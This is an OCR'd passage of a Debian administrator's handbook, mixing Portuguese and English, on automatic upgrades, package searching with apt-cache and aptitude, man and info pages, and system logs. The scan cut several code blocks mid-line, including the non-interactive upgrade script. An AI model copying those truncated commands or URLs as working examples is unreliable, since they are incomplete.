
Other options can allow you to control the cache cleaning behavior with more precision. They are not listed here, but they are described in the `/etc/cron.daily/apt` script.

These tools work very well for servers, but desktop users generally prefer a more interactive system. That is why the “Graphical desktop environment” task installs **update-notifier** and **update-manager**. The former displays an icon in the notification area of desktop environments when updates are available; clicking on this icon then

runs **update-manager**, a simplified interface to perform updates. You can browse through available updates, read the description of the relevant packages and their `changelog`, and select whether to apply the update or not on a case-by-case basis. Note that these packages contain configuration data for `/etc/cron.daily/apt` so that it refreshes the lists of available packages and downloads the relevant ones. The **update-notifier**/**update-manager** combination is far from having as many features as **aptitude** and **synaptic**, since it only handles the upgrades of packages which are already installed; as a consequence, its minimalistic interface leaves little

room for mistakes, and therefore little risk of breaking the system.

Figure 6.3. Atualizando com update-manager


Update Manager (as superuser)
Welcome to Debian GNU/Linux!
These software updates have been issued since Debian GNU/Linux was released. If you don't want to install them now, choose "Update Manager" from the Administration menu later.
Important security updates
libssl0.9.8
SSL shared libraries
From version 0.9.8o-4squeeze3 to 0.9.8o-4squeeze4 (Size: 0 KB)
python-django
High-level Python web development framework
From version 1.2.3-3+squeeze1 to 1.2.3-3+squeeze2 (Size: 4.0 MB)
Download size: 4.0 MB
Check
Install Updates
Description of update
Changes
Description
Django is a high-level web application framework that loosely follows the model-view-controller design pattern.
Python's equivalent to Ruby on Rails, Django lets you build complex data-driven websites quickly and easily - Django focuses on automating as much as possible and adhering to the "Don't Repeat Yourself" (DRY) principle.
Django additionally emphasizes reusability and "pluggability" of components; many generic third-party "applications" are available to enhance projects or to simply to
Settings...
About
Close

6.8. Atualizações Automáticas

Since Falcot Corp has many computers but only limited manpower, its administrators try to make upgrades as automatic as possible. The programs in charge of these processes must therefore run with no human intervention.

6.8.1. Configurando dpkg

As we have already mentioned (see sidebar *INDO ALÉM* Evitando as perguntas do arquivo de configuração), **dpkg** can be instructed not to ask for confirmation when replacing a configuration file (with the `--force-confdef --force-confold` options). Interactions can, however, have three other sources: some come from APT itself, some are handled by **debconf**, and some happen on the command line due to package configuration scripts.

6.8.2. Configurando APT

The case of APT is simple: the `-y` option (or `--assume-yes`) tells APT to consider the answer to all its questions to be “yes”.

6.8.3. Configurando debconf

The case of **debconf** deserves more details. This program was, from its inception, designed to control the relevance and volume of questions displayed to the user, as well as the way they are shown. That is why its configuration requests a minimal priority for questions; only questions

above the minimal priority are displayed. **debconf** assumes the default answer (defined by the package maintainer) for questions which it decided to skip.

The other relevant configuration element is the interface used by the front-end. If you choose `noninteractive` out of the choices, all user interaction is disabled. If a package tries to display an informative note, it will be sent to the administrator by email.

To reconfigure **debconf**, use the **dpkg-reconfigure** tool from the debconf package; the relevant command is

dpkg-reconfigure debconf. Note that the configured values can be temporarily overridden with environment variables when needed (for instance, `DEBIAN_FRONTEND` controls the interface, as documented in the debconf(7) manual page).

6.8.4. Lidando com Interações Via Linha de Comando

The last source of interactions, and the hardest to get rid of, is the configuration scripts run by **dpkg**. There is unfortunately no standard

solution, and no answer is overwhelmingly better than another.

The common approach is to suppress the standard input by redirecting the empty content of `/dev/null` into it with ***`command`*** **</dev/null**, or to feed it with an endless stream of newlines. None of these methods are 100 % reliable, but they generally lead to the default answers being used, since most scripts consider a lack of reply as an acceptance of the default value.

6.8.5. A Combinação Miraculosa

By combining the previous elements, it is possible to design a small but rather reliable script which can handle automatic upgrades.

Example 6.3. Roteiro de atualização não interativa

```
export DEBIAN_FRONTEND=noninterac
yes '' | apt-get -y -o Dpkg::Opt:
```

***NÁ PRÁTICA* O caso Falcot Corp**

Falcot computers are a heterogeneous system, with machines having various functions. Administrators will therefore pick the most relevant solution for each computer.

In practice, the servers running Squeeze are configured with the “miracle

combination" above, and are kept up to date automatically. Only the most critical servers (the firewalls, for instances) are set up with **apticron**, so that upgrades always happen under the supervision of an administrator.

The office workstations in the administrative services also run Squeeze, but they are configured with the **update-notifier**/**update-manager** combination, so that users trigger the upgrades themselves. The rationale for this decision is that if upgrades happen without an explicit action, the behavior of the computer might change unexpectedly, which could cause confusion for the main users.

In the lab, the few computers using Testing — to take advantage of the latest

software versions — are not upgraded automatically either. Administrators only configure APT to prepare the upgrades but not enact them; when they decide to upgrade (manually), the tedious parts of refreshing package lists and downloading packages will be avoided, and administrators can focus on the really useful part.

6.9. Buscando por Pacotes

With the large and ever-growing amount of software in Debian, there emerges a paradox: Debian usually has a tool for most tasks, but that tool can be very difficult to find amongst the myriad other packages. The lack of appropriate ways to search for (and to find) the right tool has long been a problem. Fortunately, this problem has almost entirely been solved.

The most trivial search possible is looking up an exact package name. If

apt-cache show *package* returns a result, then the package exists. Unfortunately, this requires knowing or even guessing the package name, which isn't always possible.

DICA Convenções de nomes de pacote

Some categories of packages are named according to a conventional naming scheme; knowing the scheme can sometimes allow you to guess exact package names. For instance, for Perl modules, the convention says that a module called `XML::Handler::Composer` upstream should be packaged as libxml-handler-composer-perl. The library enabling the use of the **gconf** system from Python is packaged as python-gconf. It is unfortunately not possible to define a

fully general naming scheme for all packages, even though package maintainers usually try to follow the choice of the upstream developers.

A slightly more successful searching pattern is a plain-text search in package names, but it remains very limited. You can generally find results by searching package descriptions: since each package has a more or less detailed description in addition to its package name, a keyword search in these descriptions will often be useful. **apt-cache** is the tool of choice for this kind of search; for instance, **apt-cache search video** will return a list of all packages whose name or description

contains the keyword “video”.

For more complex searches, a more powerful tool such as **aptitude** is required. **aptitude** allows you to search according to a logical expression based on the package's meta-data fields. For instance, the following command searches for packages whose name contains `kino`, whose description contains `video` and whose maintainer's name contains `paul`:

```
$ aptitude search kino~dvideo~mpa
p   kino  - Non-linear editor for
$ aptitude show kino
Package: kino
State: not installed
Version: 1.3.4-1+b1
Priority: extra
```

```
Section: video
Maintainer: Paul Brossier <piem@d
Uncompressed Size: 9519k
Depends: libasound2 (> 1.0.18), l
         libavc1394-0 (>= 0.5.3),
         libavcodec-extra-52 (>=
         […]
Recommends: ffmpeg, gawk | mawk,
Suggests: udev | hotplug, vorbis-
Conflicts: kino-dvtitler, kino-ti
Replaces: kino-dvtitler, kino-tim
Provides: kino-dvtitler, kino-tim
Description: Non-linear editor fo
 Kino allows you to record, creat
 DV camcorders. This program uses
 navigating and editing inside th

 The kino-timfx, kino-dvtitler an
 distributed as separate packages
Homepage: http://www.kinodv.org/

Tags: hardware::camera, implement
```

```
interface::x11, role::progr
suite::gnome, uitoolkit::gt
works-with::video, x11::app
```

The search only returns one package, kino, which satisfies all three criteria.

Even these multi-criteria searches are rather unwieldy, which explains why they are not used as much as they could. A new tagging system has therefore been developed, and it provides a new approach to searching. Packages are given tags that provide a thematical classification along several strands, known as a “facet-based classification”. In the case of kino above, the package's tags indicate that Kino is a Gnome-based software that

works on video data and whose main purpose is editing.

Browsing this classification can help you to search for a package which corresponds to known needs; even if it returns a (moderate) number of hits, the rest of the search can be done manually. To do that, you can use the `~G` search pattern in **aptitude**, but it is probably easier to simply navigate the site where tags are managed:

→ http://debtags.alioth.debian.org/clou

Selecting the `works-with::video` and `use::editing` tags yields a handful of packages, including the kino and pitivi video editors. This system of

classification is bound to be used more and more as time goes on, and package managers will gradually provide efficient search interfaces based on it.

Para sumarizar, a melhor ferramenta para o trabalho depende da complexidade da busca que você deseja fazer:

- **apt-cache** only allows searching in package names and descriptions, which is very convenient when looking for a particular package that matches a few target keywords;
- when the search criteria also include relationships between

packages or other meta-data such as the name of the maintainer, **synaptic** will be more useful;

- when a tag-based search is needed, a good tool is **packagesearch**, a graphical interface dedicated to searching available packages along several criteria (including the names of the files that they contain);
- finally, when the searches involve complex expressions with logic operations, the tool of choice will be **aptitude**'s search pattern syntax, which is quite powerful despite being somewhat obscure; it works in both the command-line and the interactive modes.

Chapter 7. Resolve Problemas e Encontrando Informações Relevantes

Para um administrador, a habilidade mais importante é ser capaz de lidar com qualquer situação, conhecida ou desconhecida. Este capítulo apresenta uma série de métodos que - esperamos - permitam isolar a causa de qualquer problema que você vai encontrar, de

modo que você pode ser capaz de resolvê-los.

7.1. Fontes de documentacao

Antes que você possa entender o que está realmente acontecendo quando há um problema, você precisa conhecer o papel teórico desempenhado por cada programa envolvido no problema. Para fazer isso, o melhor coisa a fazer é consultar a documentação, mas uma vez que estes documentos são muitos e dispersos, você deve conhecer todos os lugares onde podem ser encontrados.

7.1.1. Páginas do Manual

***CULTURA* RTFM**

Esta sigla significa "Leia o Manual F**king", mas também pode ser expandida em uma variante mais amigável, "Leia o Excelente Manual". Esta frase é usada às vezes (resumido) as respostas às perguntas dos novatos. É um pouco abrupta, e denuncia um certo incômodo em uma pergunta feita por alguém que nem sequer se preocupou em ler a documentação. Alguns dizem que esta resposta clássica é melhor do que nenhuma resposta (já que indica que a documentação contém as informações

solicitadas), ou entao um mais detalhado e resposta iradas.

Em qualquer caso, se alguém responde "RTFM" para você, muitas vezes é sábio não se ofender. Uma vez que esta resposta pode ser percebida como irritante, você pode querer tentar evitar recebê-la. Se a informação que você precisa não está no manual, o que pode acontecer, você pode querer dizer isso, de preferência na sua pergunta inicial. Você também deve descrever as várias etapas que você pessoalmente realizou para encontrar informações antes de você levantar uma questão em um fórum. Você pode, antes de usar fóruns, siguir algumas recomendações de bom senso, que foram listadas por Eric Raymond.

→ http://catb.org/~esr/faqs/smart-

questions.html

Páginas de manual, apesar de relativamente concisa, contêm uma grande quantidade de informaçoes essenciais. Vamos rapidamente passar pelos comando para visualizá los. Basta digitar **man** ***manual-page*** - a página do manual normalmente atende pelo mesmo nome que o comando cuja documentação é solicitada. Por exemplo, para aprender sobre as opções possíveis para o comando **cp**, você deve digitar o **man cp** no prompt do shell (veja barra lateral).

DE VOLTA AO BASICO **O shell, um**

interpretador de linha de comando

Um interpretador de linha de comando, também chamado de "shell", é um programa que executa comandos que são ou inseridos pelo usuário ou armazenados em um script. No modo interativo, ele exibe um prompt (geralmente terminando em $ para um usuário normal, ou por # para um administrador) indicando que ele está pronto para ler um novo comando. Appendix B, *Curso de Curta Duração* descreve os fundamentos para usar o shell.

O padrão shell e mais comumente usado é o **bash** (Bourne Again SHell), mas existem outros, incluindo **dash**, **csh**, **tcsh** e **zsh**.

Entre outras coisas, a maioria dos shells oferecem ajuda no prompt durante a

entrada, tais como a conclusão de nomes de comandos ou um arquivo (que você ativa apertando geralmente a tecla tab), ou recordando comandos anteriores (gestão de histórico).

Páginas man não apenas documentam programas acessíveis a partir da linha de comando, mas também arquivos de configuração, chamadas de sistema, funções de biblioteca C, e assim por diante. Às vezes os nomes podem colidir. Por exemplo, o comando **read** do shell tem o mesmo nome que a chamada de sistema `read`. É por isso que as páginas de manual são organizados em seções numeradas:

1. comandos que podem ser executados da linha de comando;
2. chamadas de sistema (funcoes disponibilizadas pelo kernel);
3. funcoes da biblioteca (fornecido pela biblioteca do sistema);
4. dispositivos (no Unix, estes são arquivos especiais, geralmente colocados no diretorio `/dev/`);
5. arquivos de configuracao (formatos e convencoes)
6. jogos;
7. conjunto de macros e padroes
8. comandos de administracao do sistema;
9. rotinas kernel.

É possível especificar a seção da

página do manual que você está procurando: para ver a documentação para o chamada de sistema `read`, você deve digitar **man 2 read**. Quando a seção é especificado explicitamente, a primeira seção tem uma página de manual com o nome solicitado que será mostrado. Assim, **man shadow** retorna shadow(5) porque não há páginas de manual para *shadow* nas secções 1 a 4.

***DICA* whatis**

Se você não quer olhar para a página do manual completo, mas apenas uma descrição breve para confirmar que é o que você está procurando, basta digitar **whatis** ***comando***.

```
$ whatis scp
scp (1)     - cópia de segurança (progr
```

Esta pequena descrição está incluída na seção *NOME* no início de todas as páginas de manual.

É claro, se você não sabe os nomes dos comandos, o manual não vai ser de muita utilidade para você. Este é o propósito do comando **apropos**, o que ajuda você a realizar uma busca nas páginas de manual, ou mais especificamente em suas descrições curtas. Cada página do manual começa essencialmente com um resumo de uma linha. **apropos** retorna uma lista de páginas de manual que mencionam a(s) palavra-chave(s) solicitada(s). Se

você escolher bem, você encontrará o nome do comando que você precisa.

Example 7.1. Procurando cp com apropos

```
$ apropos "copia arquivo"
cp (1)                   - copia arqu
cpio (1)                 - copia arqu
hcopy (1)                - copia arqu
install (1)              - copia arqu
```

DICA **Navegando atraves de links**

Muitas páginas do manual têm uma seção "VEJA TAMBÉM", geralmente no final. Refere-se a outras páginas de manuais relevantes para comandos semelhantes, ou a documentação externa. Desta forma, é possível encontrar documentação relevante, mesmo quando a primeira

escolha não é ótima.

O comando **man** não é o único meio de consulta às páginas do manual, desde **konqueror** (no KDE) e **yelp** (com GNOME) programas também oferecem essa possibilidade. Há também uma interface web, fornecida pelo pacote **man2html**, que permite visualizar páginas do manual em um navegador web. Em um computador onde esse pacote está instalado, use este URL:

→ http://localhost/cgi-bin/man/man2html

Este utilitário requer um servidor web. É por isso que você deve optar por

instalar este pacote em um dos servidores: todos os usuários da rede local poderão se beneficiar deste serviço (incluindo máquinas não-Linux), e isso permitirá que você não configure um servidor HTTP em cada estação de trabalho. Se o seu servidor também é acessível a partir de outras redes, pode ser desejável restringir o acesso a este serviço apenas para usuários da rede local.

POLITICA DEBIAN Paginas do manual necessarias

Debian requer que cada programa tenha uma página de manual. Se o autor original não fornecer uma, o mantenedor do pacote Debian normalmente irá escrever

uma página mínima que dirá, no mínimo, ao leitor o local da documentação original.

7.1.2. Documentos *informativos*

O projeto GNU escreveu manuais para a maioria de seus programas no formato *info*, é por isso que muitas páginas do manual referem-se a documentação *info* correspondente. Esse formato oferece algumas vantagens, mas o programa para ver estes documentos é também um pouco mais complexo.

É claro que é chamado **info**, e leva o nome do "nó" a ser consultado como argumento. A documentação *info* tem uma estrutura hierárquica, e se você invocar **info** sem parâmetros, ele irá mostrar uma lista de nós disponíveis no primeiro nível. Normalmente, nós levam o nome dos comandos correspondentes.

Os controles de navegação na documentação não são particularmente intuitivos. O melhor método para se familiarizar com o programa é, provavelmente, invocá-lo, em seguida, digite **h** (para "ajuda") e siga as instruções para aprender através da prática. Alternativamente, você

também pode usar um navegador gráfico, que é muito mais amigavel com o usuario. Mais uma vez, **konqueror** e **yelp** funcionam; o **info2www** também fornece uma interface web.

→ http://localhost/cgi-bin/info2www

Note-se que sistema *info* não permite a tradução, ao contrário do Sistema de página **man** . *info* são, portanto, sempre em Inglês. No entanto, quando você pedir ao sistema **info** para exibir uma pagina *info* que não existente, ele retornara a pagina *man* com o mesmo nome (se existir), que pode estar traduzido.

7.1.3. Documentação Específica

Cada pacote inclui a sua própria documentação. Mesmo os menos bem documentados programas geralmente têm um arquivo `README` que contém algumas informações interessantes e/ou importantes. Esta documentação está instalada no diretorio `/usr/share/doc/`*`pacote`*`/` (em que *`pacote`* representa o nome do pacote). Se a documentação é particularmente grande, não pode ser incluído no pacote principal do programa, mas pode ser transferida para um pacote dedicado que normalmente é chamado *`pacote`*`-`

`doc`. O pacote principal geralmente recomenda o pacote de documentação para que você possa encontrá-lo facilmente.

No `/usr/share/doc/`*`pacote/`* existem também alguns arquivos fornecidos pelo Debian e que completam a documentação especificando as particularidades do pacote ou melhorias em relação a uma instalação tradicional do software. O `README.Debian` também indica todas as adaptações que foram feitas para cumprir com a política Debian. O arquivo `changelog.Debian.gz` permite ao usuário acompanhar as modificações feitas no pacote ao longo

do tempo: é muito útil para tentar entender o que mudou entre as duas versões instaladas que não têm o mesmo comportamento. Finalmente, às vezes existe um arquivo `NEWS.Debian.gz` que documenta as maiores mudanças no programa que pode diretamente se referir ao administrador.

7.1.4. Paginas da Internet

Na maioria dos casos, os programas de software livre têm sites que são usados para distribuir e para unir a

comunidade de seus desenvolvedores e usuários. Estes sites são freqüentemente carregados com informação relevante de várias formas: a documentação oficial, FAQ (Frequently Asked Questions - Perguntas mais frequentes), arquivos de listas de discussão, etc. Muitas vezes, problemas que você ter, podem ter sido alvo de muitas perguntas; arquivos FAQ ou lista de discussão podem ter uma solução para ele. Um bom domínio dos motores de busca provaram ser imensamente valioso para encontrar páginas relevantes rapidamente (pela restrição da busca ao domínio da Internet ou sub-domínio dedicado ao programa). Se a pesquisa

retornar muitas páginas ou se os resultados não corresponderem ao que você procura, você pode adicionar a palavra-chave **`debian`** para limitar os resultados e informações alvo relevantes.

DICAS Do erro para a solução

Se o software retorna uma mensagem de erro muito específica, inseri-lo no motor de busca (entre aspas, ", a fim de não procurar por palavras-chave individuais, mas para a frase completa). Na maioria dos casos, os primeiros links retornados conterão a resposta que você precisa.

Em outros casos, você vai ter erros muito gerais, como "Permissão negada". Neste caso, o melhor é verificar as permissões

dos elementos envolvidos (arquivos, identificação de usuário, grupos, etc).

Se você não sabe o endereço para o site do software, existem vários meios de consegui-lo. Primeiro, verifique se existe um campo `Homepage` no pacote da meta-informação (**apt-cache show *`pacote`***). Alternativamente, a descrição do pacote pode conter um link para o site oficial do programa. Se nenhuma URL for indicada, olhe em `/usr/share/doc/`*`pacote`*`/copyright`. O mantenedor do Debian geralmente indica neste arquivo onde tem código-fonte do programa, e este é provavelmente o site que você precisa

encontrar. Se nesta fase a sua pesquisa ainda é infrutífera, consulte um diretório de software livre, como Freecode.com (anteriormente Freshmeat.net) ou Framasoft, ou procurar diretamente com um motor de busca, como Google ou Yahoo.

→ http://freecode.com/

→ http://framasoft.org/

Você também pode querer verificar o wiki Debian, um site colaborativo onde qualquer pessoa, mesmo os simples visitantes, podem fazer sugestões diretamente dos seus navegadores. É utilizado tanto por desenvolvedores, de modo a projetar e especificar seus

projetos, como por usuários que compartilham o seu conhecimento por escrever documentos de forma colaborativa.

→ http://wiki.debian.org/

7.1.5. Tutoriais (*HOWTO*)

Um howto é um documento que descreve, em termos concretos e passo a passo, como atingir uma meta pré-definida. Os objetivos cobertos são relativamente variados, mas muitas vezes de natureza técnica: por exemplo, a criação de mascara IP,

configuracao do software RAID, a instalação de um servidor Samba, etc. Estes documentos geralmente tentam cobrir todos os potenciais problemas susceptíveis de ocorrer durante a execução de uma determinada tecnologia.

Muitos tutoriais são gerenciados pelo Projeto de Documentação do Linux (LDP), cujo site hospeda todos estes documentos:

→ http://www.tldp.org/

Para visualizá-los localmente, basta instalar o pacote doc-linux-html. Versões HTML Locais estarão disponíveis no diretorio

`/usr/share/doc/HOWTO/`.

Leve esses documentos com um grão de sal. Elas são velhos, a informação que eles contêm é muito obsoleta. Este fenômeno é ainda mais freqüente para as suas traduções, uma vez que as atualizações não são nem sistemáticas nem um instante após a publicação de uma nova versão dos documentos originais. Isso faz parte da alegria de trabalhar em um ambiente de voluntariado e sem restrições...

7.2. Procedimentos comuns

O objetivo desta seção é apresentar algumas dicas gerais sobre determinadas operações que um administrador freqüentemente têm de realizar. Estes procedimentos é claro não cobrirao todos os casos possíveis de forma exaustiva, mas podem servir como pontos de partida para os casos mais difíceis.

***DESCOBRIMENTO* Documentacao em Frances**

Muitas vezes, a documentação traduzida para uma língua não-Inglêsa está disponível em um pacote separado com o nome do pacote correspondente, seguido por `-lang` (onde `lang` é o código de duas letras ISO para a linguagem).

Assim, o pacote *apt-howto-fr* contém a tradução francesa do howto para *APT*. Da mesma forma, os pacotes *quick-reference-fr* e *debian-reference-fr* (referência Debian) são as versões francesas dos guias de referências para o Debian (inicialmente escrito em Inglês por Osamu Aoki).

7.2.1. Configurando um Programa

Quando você deseja configurar um pacote desconhecido, você deve proceder por etapas. Primeiro, você deve ler o que o mantenedor do pacote tem documentado. Leitura `/usr/share/doc/`*`pacote`*`/README.Debian` irá certamente permitir que você saiba de disposições específicas feitas para simplificar o uso do software. Por vezes, é essencial, a fim de compreender as diferenças em relação ao comportamento original do programa, tal como descrito na documentação geral, tais como howtos. Às vezes esse arquivo também detalham os erros mais comuns em ordem para que você evite perder tempo com problemas comuns.

Então, você deve olhar a documentação oficial do software - consulte a seção anterior para identificar as várias fontes de documentação existente. O comando **dpkg-L** ***pacote*** fornece uma lista de arquivos incluídos no pacote, você pode, portanto, identificar rapidamente a documentação disponível (bem como os arquivos de configuração, localizado no arquivo `/etc/`). **dpkg-s** ***pacote*** produz os cabeçalhos dos pacotes e mostra todos os pacotes possíveis recomendados ou sugeridos; lá, você pode encontrar a documentação ou um utilitário que irá facilitar a configuração do software.

Finalmente, os arquivos de

configuração são muitas vezes auto-documentados por muitos comentários explicativos, detalhando os vários valores possíveis para cada configuração. Tanto que às vezes é apenas o suficiente escolher uma linha para ativar entre as disponíveis. Em alguns casos, exemplos de arquivos de configuração são fornecidos no diretório `/usr/share/doc/`*`pacote`*`/examples/`. Eles podem servir de base para o seu próprio arquivo de configuração.

POLITICA DEBIAN Localizacao de exemplos

Todos os exemplos devem ser instalados no diretório

`/usr/share/doc/`*`pacote`*`/examples/`. Este pode ser um ficheiro de configuração, o código de fonte do programa (um exemplo da utilização de uma biblioteca), ou um script de conversão de dados que o administrador pode utilizar, em certos casos (tal como para inicializar uma base de dados). Se o exemplo é específico para uma arquitetura particular, ele deve ser instalado em `/usr/lib/`*`pacote`*`/examples/` e deve haver um link apontando para esse arquivo no `/usr/share/doc/pacote/exemplos/`.

7.2.2. Monitorando o que o Daemons esta

fazendo

Um daemon complica um pouco a compreensão de uma situação, uma vez que não interagem diretamente com o administrador. Para verificar se um daemon está realmente trabalhando, você precisa testá-lo. Por exemplo, para verificar o daemon Apache (servidor web), testá-lo com uma solicitação HTTP.

Para permitir esses testes, cada daemon geralmente registra tudo o que ele faz, bem como de quaisquer erros que encontrar, no que são chamados "arquivos de log" ou "logs do sistema".

Os logs são armazenados em `/var/log/` ou um de seus subdiretórios. Para saber o nome exato de um arquivo de log para cada daemon, consulte a documentação. Nota: um único teste nem sempre é suficiente se não cobrir todos os casos de uso possíveis, alguns problemas só ocorrem em determinadas circunstâncias.

***FERRAMENTA* O daemon rsyslogd**

rsyslogd é especial: ele coleta os logs de mensagens do sistema (internos) que são enviadas a ele por outros programas. Cada entrada de log é associado a um subsistema (e-mail, kernel autenticação, etc) e uma prioridade, dois bits de

informação **rsyslogd** processa para decidir o que fazer. A mensagem de log pode ser gravada em vários arquivos de log e/ou enviados para um console de administração. Os detalhes são definidos no `/etc/rsyslog.conf` arquivo de configuração (documentado na página de manual com o mesmo nome).

Certas funções C, que são especializadas em registros de envio, simplificam o uso do daemon **rsyslogd**. No entanto, alguns daemons gerem os seus próprios arquivos de log (este é o caso, por exemplo, do **samba**, que implementa partes do Windows no Linux).

DE VOLTA AO BASICO Daemon

Um daemon é um programa que não é

explicitamente invocado pelo usuário e que fica por tras, à espera de uma determinada condição ser cumprida antes de executar uma tarefa. Muitos programas de servidor são daemons, um termo que explica que a letra "d" está freqüentemente presente no final do seu nome (**sshd**, **smtpd**, **httpd**, etc.).

Qualquer operação preventiva começa por consultar regularmente os logs do servidor mais relevante. Você pode, assim, diagnosticar problemas antes mesmo deles serem relatados por usuários descontentes. Na verdade, por vezes, os usuários podem esperar por um problema reaparecer durante vários dias antes de denunciá-lo. Você pode

usar uma ferramenta específica para analisar o conteúdo dos arquivos de log maiores. Você pode encontrar esses utilitários para servidores web (como **analog**, **awstats**, **webalizer** para o Apache), para servidores FTP, para servidores proxy/cache, para firewalls, para servidores de correio electrónico, para servidores de DNS, e até mesmo para os servidores de impressão. Algumas destas utilidades operam de uma maneira modular e permitem a análise de vários tipos de arquivos de registo. Este é o caso de **liras** ou também **modlogan**. Outras ferramentas, como **logcheck** (um software discutido em Chapter 14, *Segurança*), escaneia esses arquivos

para procurar alertas para serem tratados.

7.2.3. Pedindo ajuda em uma lista

Se as suas várias buscas não tiver o ajudado a chegar à raiz de um problema, é possível obter ajuda de outras pessoas, talvez mais experientes. Este é realmente o objetivo da lista <debian-user@lists.debian.org>. Como em qualquer comunidade, tem regras que precisam ser seguidas. Antes de pedir qualquer pergunta, você deve verificar se o seu problema não

estiver coberto por debates recentes sobre a lista ou qualquer documentação oficial.

→ http://wiki.debian.org/DebianMailing

→ http://lists.debian.org/debian-user/

***DICA* Lendo uma lista na Web**

Para listas de discussão de alto volume, como <debian-user@lists.debian.org>, pode valer a pena passar por eles como um fórum de discussão (ou newsgroups). Gmane.org permite consulta das listas Debian neste formato. A lista acima está disponível em:

→ http://dir.gmane.org/gmane.linux.debian.

***DE VOLTA AO BASICO* Aplicar Netiquette**

Em geral, para toda a correspondência em listas de correio electrónico, as regras de Netiquette devem ser seguidas. Este termo refere-se a um conjunto de regras de senso comum, a partir de cortesia comum para erros que devem ser evitados.

→ http://tools.ietf.org/html/rfc1855

